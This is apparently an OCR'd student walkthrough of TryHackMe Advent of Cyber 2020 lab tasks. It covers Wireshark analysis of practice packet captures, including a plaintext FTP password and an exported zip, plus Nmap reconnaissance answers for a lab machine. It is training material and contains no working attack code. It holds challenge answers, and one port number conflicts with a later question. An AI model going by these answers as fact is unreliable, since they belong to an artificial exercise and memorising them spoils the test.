
The password that was leaked during the login process






Question 5

The name of the protocol that is encrypted



Question 6


ARP communications





Question 7&8


7- The Elf McSkidy's wishlist that will be used to replace Elf McEager


8- The author of Operation Artic Storm






psp0201 kali - VMware Workstation 16 Player (Non-commercial use only)
Player
1 2 3 4
10:49
christmas
File Edit View Go Help
home kali Downloads aoc-pcaps christmas
Places
Computer
1211101873
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
AoC-2020.png
christmas-tree.jpg
elf_mcskidy_wishlist.txt
Operation Artic Storm.pdf
selfie.jpg
tryhackme_logo_full.svg
6 files: 592.1 KiB (606,323 bytes), Free space: 62.5 GiB


psp0201 kali - VMware Workstation 16 Player (Non-commercial use only)
Player
/home/kali/Downloads/aoc-pcaps/christmas/elf_mcskidy_wishlist.txt - Mousepad
File Edit Search View Document Help
1 Wish list for Elf McSkidy
2 ————————————
3 Budget: £100
4
5 x3 Hak 5 Pineapples
6 x1 Rubber ducky (to replace Elf McEager)
7
pcap3.pcap
christmas
kali Downloads aoc-pcaps christmas
christmas-tree.jpg
elf_mcskidy_wishlist.txt
selfie.jpg
tryhackme_logo_full.svg
Browse Network
"elf_mcskidy_wishlist.txt": 134 bytes plain text document
meet.google.com is sharing your screen.
Stop sharing
Hide
Profile: Defaul


psp0201 kali - VMware Workstation 16 Player (Non-commercial use only)
Operation Artic Storm.pdf
Notifications
File Edit View Go Bookmarks Help
Previous Next 1 (1 of 1) 85%
Thumbnails
Try Hack Me
Advent of Cyber 2020
STRICTLY CONFIDENTIAL
Author: Kris Kringle
Revision Number: v2.5
Date of Revision: 14/11/2020
meet.google.com is sharing your screen.
Stop sharing
Hide

The Throughout Process:

Firstly, we downloaded the aoc-pcaps.zip and opened up pcap1.pcap in Wireshark. Next , we searched for ICMP in protocol and we found the ip address that initiates an ICMP/ping which is **10.11.3.2**. For question 2, the filter that we would use if we only wanted to see HTTP GET requests, we would use the **http.request.method==GET** which we referred to the tryhackme notes that were given. Then, we apply the filter in “pcap1.pcap” to search for the name of article that the IP address "10.10.67.199" visited. We found out that the IP address "10.10.67.199" visited the article named **reindeer-of-the-week**. For the next question, we are required to look at the captured FTP traffic and search for the leaked password during the login process. So, we opened up “pcap2.pcap” and use the filter **tcp.port==21** and we found “please specify your password” in one of the info. Then, we right clicked on it and clicked “follow” then “TCP stream”. From there, we can see the whole conversation and we can see the leaked password which is **plaintext_password_fiasco.** Next, the name of the protocol that is encrypted is SSH as we saw on the top of the list. For the next question, we just simply searched for the ARP protocol and we found the answer for “Who has 10.10.122.128? Tell 10.10.10.1” , which is “**02:c0:56:51:8a:51**”. For the last section of the question which is question 7 and 8, we opened up “pcap3.pcap” and we found out there was an info stated “applications/zip”. We follow the TCP stream and we can see there is a christmas.zip file in “pcap3.pcap”. From there, we went to “file”, then clicked “Export objects” and then “HTTP” to save the christmas.zip file into the system. From there, we can get the answer for the Elf McSkidy's wishlist that will be used to replace Elf McEager in the “**elf_mcskidy_wishlist.txt**” and also the author of Operation Artic Storm in the “Operation Artic Storm.pdf” file.

Day 8: Networking What;s Under the Christmas Tree?


Tools used: : Kali Linux, Firefox, Attackbox

Solution:

Question 1

When was Snort created ?


- 1998



Question 2

Using Nmap on MACHINE_IP , what are the port numbers of the three services running?


- 80,222,3389



Question 3

Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?


- Ubuntu



Question 4

What is the version of Apache?


- 2.4.46



Question 5

What is running on port 2222?

